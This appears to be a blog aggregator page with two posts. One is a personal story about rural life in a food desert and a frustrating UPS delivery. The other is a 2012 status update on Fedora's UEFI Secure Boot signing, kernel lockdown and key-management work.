
or where the road leading to my driveway is..
or even about the highway leading to that road!
not many roads on this map.. The only thing that really bothers me about living here off the map is that I'm in the middle of a food desert too. The nearest semi-decent grocery store and produce market are 40 minutes away. There's one restaurant worth eating at, and while a very congenial place to eat rustic food while watching the river flow by, it serves almost no vegetables. Adding to the problem, my fridge is a rather expensive propane model, which is about half a normal size, and has no freezer. Managing a healthy meal plan is a constant struggle, though I do have time to cook, at least, thanks to not having the kind of commute that is typical around here. Well, the food desert was my only real problem. Now I can add to that the UPS emergency. A week ago, a package left Shenzen China for here. It quickly passed through Anchorage Alaska, and with a few days had arrived an hour and a half from here. Getting it here has taken the whole rest of the week.


I only knew UPS attempted delivery because a neighbor told me. Seems they took one look at my driveway and turned around. They never tried again, and they didn't bother to leave a note on the mailbox, or anything. Now, the US postal service is happy to drive up this driveway; they drive a sensible 4x4 around here. I think DHL and Fedex have been here too. (Contrary to John Goerzen's experiences) My compact car is not bothered by my driveway either... But UPS's brand involves large brown trucks, even where inappropriate, and damage to them from such things as low-hanging branches apparently comes out of the driver's paycheck. And while normally UPS leaves small things in my mailbox, or with a neighbor, this was an important package from China, and it needed a signature. But really, a post card? "emergency"?! So, I bought the GPS to find UPS, because my package was in an industrial park in some town I've never been to. And on Tuesday I was within an hour of there and swung by. And it was closed. UPS's website had not mentioned this; other businesses are open the day after Memorial day. That turned out to be a really annoying day all around. When I got home, after a night away, I found my fridge's fire had blown out, and nearly all my food was only fit for the dog. Today I went out to try again (and buy groceries). When I reached the UPS depot.. it was closed! Until 3 pm. At this point I felt this story was reaching full-on farce. After cooling my heels in a library for three hours, I was finally able to open the most over-packed package I've probably ever seen. My kickstarter reward sample looks good.. I'll be ordering a lot more, but not to this address. As a coda to the UPS farce, arriving home today I checked my mailbox, and found the UPS postcard had finally arrived. It included mention of the 3 pm opening time, and noted that I had until tomorrow before they'd return my package to China. The coda to the coda is that on my way home from this second annoying day delivered courtesy of UPS, I stumbled on a restaurant overlooking a waterfall, just outside the town where I get my groceries. It serves food that satisfies both my Cajun and healthy cravings. Now I just need a larger fridge..

5 September 2012

Matthew Garrett: UEFI Secure boot in Fedora: status update

There's been good progress in Fedora's implementation of UEFI Secure Boot, so time for a quick update.
Boot process signingThe infrastructure for signing the bootloader binaries is now implemented. pesign is in the archive and being used to sign shim, grub2 and the kernel. At the moment they're all being signed by test keys, and the private key is actually in the pesign package. This is, obviously, not intended for production use - it's just to ensure that we can build correctly signed images. We've proof-of-concepted signing via cryptographic hardware and will shortly be deploying new build systems dedicated to building the signed binaries. These won't be general access systems and will have a lightly modified mock configuration to ensure that the crypto hardware is available to the build chroots, but otherwise there's nothing special about them.

As far as signing with the Microsoft keys goes, we're in the final round of legal review of the appropriate agreements and will be migrating to a version of shim signed with their key in the near future.
Kernel modificationsThere's two main sets of patches for the kernel. The first is to automatically enable the locking down of various bits of functionality when secure boot is enabled, in order to prevent users (including root) from being able to modify the kernel at runtime. They've just been posted upstream and haven't been dreadfully received, though we'll probably be changing the name of the capability. The main thing that users will notice is that any X drivers that still need direct hardware access (which, on secure boot systems, should be zero - we've implemented native kernel drivers for all the hardware we expect to see there) will fail to work, as will setpci. The plan is for kexec to require that kernel images be signed, but that's requiring rather more reworking of kexec than expected so for now kexec will just be disabled.

The other lump of kernel functionality is the support for module signatures. That had been somewhat blocked based on a lack of consensus between patch authors and upstream, but an agreement got hammered out at Kernel Summit last week and so we should see progress there shortly. Right now we're still looking at modules being signed with a throwaway key, but the plan is still for keys in db (and MOK, if using the Suse approach) to be imported into the kernel keyring and used. That's dependent upon that code being written in time, though. It's definitely still a goal for F18.
Key managementWe're planning on using Suse's approach of permitting local key management at the shim level, and I spent some time discussing this with Vojtech last week. In combination with the above, this should provide a workable mechanism for permitting the end-user to install module signing keys.
General UEFI support improvementsWe've added support to grub to use the kernel's built-in UEFI setup functionality, although there's still some discussion with upstream to ensure that it's implemented in an acceptable way. This approach also makes it easy for us to obtain PCI ROMs via UEFI, which improves radeon support on a bunch of Macs. Finally, we've been hammering on some remaining UEFI bugs and are definitely at the point where the machines that don't work are surprising and the ones that do are the tedious expectation. This is far better than any previous release.
DocumentationStill has to be written, and that's probably where much of the my next month is going.
SummaryFedora 18 is still on track to have full UEFI Secure Boot support out of the box, and the Beta should be fully signed although perhaps still with our test keys.

For those of you who get sent to surprisingly expensive conferences, I'll be discussing some of this as part of a presentation on improving Linux support for UEFI at the Intel Developer Forum in San Francisco next Tuesday morning. Feel free to say hi if you're in the area.

comment count unavailable comments

Next.

Previous.